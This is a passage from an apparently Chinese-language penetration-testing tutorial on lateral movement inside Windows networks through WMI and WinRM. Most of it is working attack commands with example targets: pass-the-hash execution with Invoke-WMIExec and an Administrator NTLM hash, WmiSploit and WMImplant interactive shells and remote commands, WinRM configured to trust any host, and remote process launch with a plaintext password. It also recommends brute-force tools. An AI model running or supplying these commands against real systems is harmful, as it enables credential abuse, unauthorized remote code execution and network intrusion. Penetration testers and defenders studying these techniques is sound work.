Invoke-WMIExec -Target 10.10.0.10 -Domain test1.com -Username Administrator -Hash 3edc68a5debd735545ddf69fb3c224a8 -Command "cmd /c ipconfig >>c:\ipconfig.txt" -VerboseSharp-WMIExec
在域内执行该PS1脚本


WmiSploit
· Enter-WmiShell(建立交互式shell)
Enter-WmiShell -ComputerName WIN-D5IP32RU4A9 -UserName Administrator
输入指定帐户凭据

利用Enter-WmiShell模块获取工作组交互式shell

利用Enter-WmiShell模块获取域内交互式shell


· Invoke-WmiCommand(执行命令)
Invoke-WmiCommand -ComputerName WIN-D5IP32RU4A9 -ScriptBlock {tasklist}
WMImplant


注意:WMimplant 的功能一旦执行就可以在主菜单中找到。它可以执行文件传输操作、横向移动和主机侦察。CHANGE_USER命令做存储凭据使用。它有一个 shell 功能,可以使用 command_exec 触发,文件操作也可以远程执行。
使用CHANGE_USER后执行命令
使用shell执行命令

文件操作

WinRM

注意:Windows默认WinRM需要设置信任来源地址,在测试前,请设置信任所有来源地址,也就是允许被任意主机连接。
winrm set winrm/config/client @{TrustedHosts="*"}
允许被任意主机连接

winrm invoke Create wmicimv2/win32_process @{CommandLine="calc.exe"}
在本地弹出计算器
winrm invoke Create wmicimv2/win32_process @{CommandLine="calc.exe"} -r:
https://192.168.8.192:5985
-u:administrator -p:win@123
远程静默启动进程
笔者上述罗列的部分工具原理都是一样,在实现的方法上各有千秋,建议各位同学根据实际场景需要针对性的DIY来满足自己的需求,解决问题,笔者建议ladon的爆破工具,wmic信息收集、以及WinRM需要留意。希望在实际攻防中,根据自身经验优先选择现有工具进行操作,如若没有趁手的,则可以自己使用.net或者VBS来进行开发。
内网横移之WinRM
内网渗透|基于WMI的横向移动
WmiScan 135端口智能密码/WMI密码爆破
WinRM的横向移动详解
WMI横向移动
不需要 Win32_Process – 扩展 WMI 横向运动
利用wmic调用xsl文件的分析与利用
利用WMIC执行Payload
如果想跟我一起讨论,那快加入我的知识星球吧!https://t.zsxq.com/7MnIAM7